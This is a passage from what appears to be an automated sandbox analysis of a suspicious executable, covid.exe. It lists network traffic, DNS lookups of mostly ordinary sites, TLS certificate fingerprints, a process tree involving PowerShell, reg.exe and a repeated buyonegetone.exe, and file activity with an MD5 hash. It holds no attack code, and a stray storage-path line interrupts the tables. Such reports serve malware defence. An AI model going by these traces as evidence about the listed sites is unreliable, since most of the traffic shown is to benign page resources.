Apr 1, 2021 08:04:39.067523003 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.067548037 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.067614079 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.067666054 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.067727089 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.067781925 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.068556070 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.068574905 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.068592072 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.068607092 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.068624020 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.068629026 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.068639994 CEST	443	49708	23.111.9.35	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 1, 2021 08:04:39.068660021 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.068671942 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.068716049 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.068944931 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.071109056 CEST	443	49709	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.071131945 CEST	443	49709	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.071247101 CEST	49709	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.071331024 CEST	443	49709	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.071388960 CEST	49709	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.072166920 CEST	49709	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.088531017 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.088670015 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.089838982 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.089931965 CEST	443	49713	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.090044022 CEST	49713	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.090748072 CEST	49713	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.110821962 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.110888958 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.127593994 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.128359079 CEST	443	49713	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.129369020 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.129409075 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.129425049 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.129456043 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.129489899 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.130129099 CEST	443	49713	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.130158901 CEST	443	49713	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.130176067 CEST	443	49713	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.130255938 CEST	49713	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.130276918 CEST	49713	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.152554035 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.155424118 CEST	443	49709	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:39.170710087 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.171253920 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.171538115 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.208724976 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.208910942 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.208920956 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.208992004 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.209753036 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.209780931 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.209799051 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.209815979 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.209831953 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.209846973 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.209847927 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.209867001 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.209883928 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.209884882 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.209901094 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.209919930 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.209953070 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.209975004 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.211370945 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.211395979 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.211484909 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.212824106 CEST	443	49712	199.232.136.157	192.168.2.3
Apr 1, 2021 08:04:39.212847948 CEST	443	49712	199.232.136.157	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 1, 2021 08:04:15.355412006 CEST	51281	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:15.404179096 CEST	53	51281	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 1, 2021 08:04:16.143980980 CEST	49199	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:16.192631006 CEST	53	49199	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:17.409135103 CEST	50620	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:17.455265999 CEST	53	50620	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:18.634052992 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:18.695491076 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:19.036055088 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:19.081823111 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:20.321994066 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:20.371679068 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:36.305835962 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:36.352870941 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:36.366218090 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:36.408957958 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:37.817792892 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:37.875169039 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:38.244921923 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:38.290719986 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:38.682712078 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:38.739806890 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:38.991694927 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:39.001890898 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:39.047735929 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:39.050292969 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:40.378832102 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:40.436115026 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:40.640542030 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:40.689522982 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:40.822742939 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:40.881469011 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:41.165626049 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:41.181220055 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:41.219666004 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:41.238560915 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:41.410459042 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:41.464803934 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:41.496211052 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:41.538640022 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:41.552088976 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:41.611205101 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:41.814378977 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:41.860580921 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:47.223097086 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:47.286909103 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:47.418764114 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 1, 2021 08:04:47.496689081 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 1, 2021 08:04:47.520133972 CEST	53034	53	192.168.2.3	8.8.8.8

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 1, 2021 08:04:36.352870941 CEST	192.168.2.3	8.8.8.8	0xb74f	Standard query (0)	www.who.int	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:37.817792892 CEST	192.168.2.3	8.8.8.8	0x16c7	Standard query (0)	www.who.int	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:38.244921923 CEST	192.168.2.3	8.8.8.8	0x7923	Standard query (0)	use.fontawesome.com	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:38.682712078 CEST	192.168.2.3	8.8.8.8	0x1bc6	Standard query (0)	cdn.who.int	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:38.991694927 CEST	192.168.2.3	8.8.8.8	0x9aa3	Standard query (0)	s7.addthis.com	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:39.001890898 CEST	192.168.2.3	8.8.8.8	0xd4ab	Standard query (0)	platform.twitter.com	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:40.640542030 CEST	192.168.2.3	8.8.8.8	0x1297	Standard query (0)	www.youtube.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 1, 2021 08:04:40.822742939 CEST	192.168.2.3	8.8.8.8	0xdea7	Standard query (0)	z.moatads.com	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:41.181220055 CEST	192.168.2.3	8.8.8.8	0xc34b	Standard query (0)	www.clarity.ms	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:41.410459042 CEST	192.168.2.3	8.8.8.8	0x34af	Standard query (0)	v1.addthisedge.com	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:41.496211052 CEST	192.168.2.3	8.8.8.8	0x11c4	Standard query (0)	m.addthis.com	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:41.538640022 CEST	192.168.2.3	8.8.8.8	0x25fd	Standard query (0)	c.clarity.ms	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:47.223097086 CEST	192.168.2.3	8.8.8.8	0xa541	Standard query (0)	googleads.g.doubleclick.net	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:47.418764114 CEST	192.168.2.3	8.8.8.8	0x83ae	Standard query (0)	static.doubleclick.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 1, 2021 08:04:36.408957958 CEST	8.8.8.8	192.168.2.3	0xb74f	No error (0)	www.who.int	www.who.int.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:37.875169039 CEST	8.8.8.8	192.168.2.3	0x16c7	No error (0)	www.who.int	www.who.int.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:38.290719986 CEST	8.8.8.8	192.168.2.3	0x7923	No error (0)	use.fontawesome.com	fontawesome-cdn.fonticons.netdna-cdn.com		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:38.290719986 CEST	8.8.8.8	192.168.2.3	0x7923	No error (0)	fontawesome-cdn.fonticons.netdna-cdn.com		23.111.9.35	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:38.739806890 CEST	8.8.8.8	192.168.2.3	0x1bc6	No error (0)	cdn.who.int	cdn.who.int.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:39.047735929 CEST	8.8.8.8	192.168.2.3	0xd4ab	No error (0)	platform.twitter.com	platform.twitter.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:39.047735929 CEST	8.8.8.8	192.168.2.3	0xd4ab	No error (0)	platform.twitter.map.fastly.net		199.232.136.157	A (IP address)	IN (0x0001)
Apr 1, 2021 08:04:39.050292969 CEST	8.8.8.8	192.168.2.3	0x9aa3	No error (0)	s7.addthis.com	s8.addthis.com		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:39.050292969 CEST	8.8.8.8	192.168.2.3	0x9aa3	No error (0)	s8.addthis.com	ds-s7.addthis.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:40.689522982 CEST	8.8.8.8	192.168.2.3	0x1297	No error (0)	www.youtube.com	youtube-ui.l.google.com		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:40.881469011 CEST	8.8.8.8	192.168.2.3	0xdea7	No error (0)	z.moatads.com	wildcard.moatads.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:41.238560915 CEST	8.8.8.8	192.168.2.3	0xc34b	No error (0)	www.clarity.ms	clarity.azurefd.net		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:41.238560915 CEST	8.8.8.8	192.168.2.3	0xc34b	No error (0)	clarity.azurefd.net	star-azurefd-prod.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:41.464803934 CEST	8.8.8.8	192.168.2.3	0x34af	No error (0)	v1.addthisedge.com	v1.addthisedge.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:41.552088976 CEST	8.8.8.8	192.168.2.3	0x11c4	No error (0)	m.addthis.com	m.addthisedge.com		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:41.552088976 CEST	8.8.8.8	192.168.2.3	0x11c4	No error (0)	m.addthisedge.com	ds-m.addthisedge.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:41.611205101 CEST	8.8.8.8	192.168.2.3	0x25fd	No error (0)	c.clarity.ms	c.msn.com		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:41.611205101 CEST	8.8.8.8	192.168.2.3	0x25fd	No error (0)	c.msn.com	c-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Apr 1, 2021 08:04:47.286909103 CEST	8.8.8.8	192.168.2.3	0xa541	No error (0)	googleads.g.doubleclick.net		172.217.168.2	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 1, 2021 08:04:47.496689081 CEST	8.8.8.8	192.168.2.3	0x83ae	No error (0)	static.doubleclick.net	static-doubleclick-net.l.google.com		CNAME (Canonical name)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 1, 2021 08:04:38.866100073 CEST	23.111.9.35	443	192.168.2.3	49708	CN=*.fontawesome.com, O=Fonticons Inc, L=Bentonville, ST=Arkansas, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 13 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020 Fri Nov 10 01:00:00 CET 2006	Wed Dec 15 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
Apr 1, 2021 08:04:38.867270947 CEST	23.111.9.35	443	192.168.2.3	49709	CN=*.fontawesome.com, O=Fonticons Inc, L=Bentonville, ST=Arkansas, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 13 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020 Fri Nov 10 01:00:00 CET 2006	Wed Dec 15 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
Apr 1, 2021 08:04:39.129425049 CEST	199.232.136.157	443	192.168.2.3	49712	CN=platform.twitter.com, OU=Twitter Security, O="Twitter, Inc.", L=San Francisco, ST=California, C=US CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Aug 13 02:00:00 CEST 2020 Tue Oct 22 14:00:00 CEST 2013	Wed Aug 18 14:00:00 CEST 2021 Sun Oct 22 14:00:00 CEST 2028	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 1, 2021 08:04:39.130176067 CEST	199.232.136.157	443	192.168.2.3	49713	CN=platform.twitter.com, OU=Twitter Security, O="Twitter, Inc.", L=San Francisco, ST=California, C=US CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Aug 13 02:00:00 CEST 2020 Tue Oct 22 14:00:00 CEST 2013	Wed Aug 18 14:00:00 CEST 2021 Sun Oct 22 14:00:00 CEST 2028	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		
Apr 1, 2021 08:04:47.474281073 CEST	172.217.168.2	443	192.168.2.3	49735	CN=*.g.doubleclick.net, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Mar 11 15:54:02 CET 2021 Thu Jun 15 02:00:42 CEST 2017	Thu Jun 03 16:54:01 CEST 2021 Wed Dec 15 01:00:42 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Apr 1, 2021 08:04:47.476530075 CEST	172.217.168.2	443	192.168.2.3	49734	CN=*.g.doubleclick.net, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Mar 11 15:54:02 CET 2021 Thu Jun 15 02:00:42 CEST 2017	Thu Jun 03 16:54:01 CEST 2021 Wed Dec 15 01:00:42 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		

Code Manipulations

Statistics

Behavior



- covid.exe
- powershell.exe
- conhost.exe
- iexplore.exe
- iexplore.exe
- reg.exe
- reg.exe
- buyonegetone.exe
- conhost.exe
- mobsync.exe
- WerFault.exe
- buyonegetone.exe
- conhost.exe
- mobsync.exe
- WerFault.exe
- buyonegetone.exe
- conhost.exe
- mobsync.exe
- WerFault.exe
- buyonegetone.exe
- conhost.exe
- mobsync.exe

Click to jump to process

System Behavior

Analysis Process: covid.exe PID: 5760 Parent PID: 5552

General

Start time:	08:04:22
Start date:	01/04/2021
Path:	C:\Users\user\Desktop\covid.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\covid.exe'
Imagebase:	0xc70000
File size:	5253560 bytes
MD5 hash:	A990C03D14BEF241E880D6167FA5A6AA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\covid.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFB4E7486ED	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\covid.exe.log	unknown	226	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 36 34 5c 53 79 73 74 65 6d 5c 31 30 61 31 37 31 33 39 31 38 32 61 39 65 66 64 35 36 31 66 30 31 66 61 64 61 39 36 38 38 61 35 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..	success or wait	1	7FFB4E748769	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4E1AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB4E1AB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB4E2812E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4E1B2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB4E2812E7	ReadFile

Analysis Process: powershell.exe PID: 5720 Parent PID: 5760

General

Start time:	08:04:24
Start date:	01/04/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
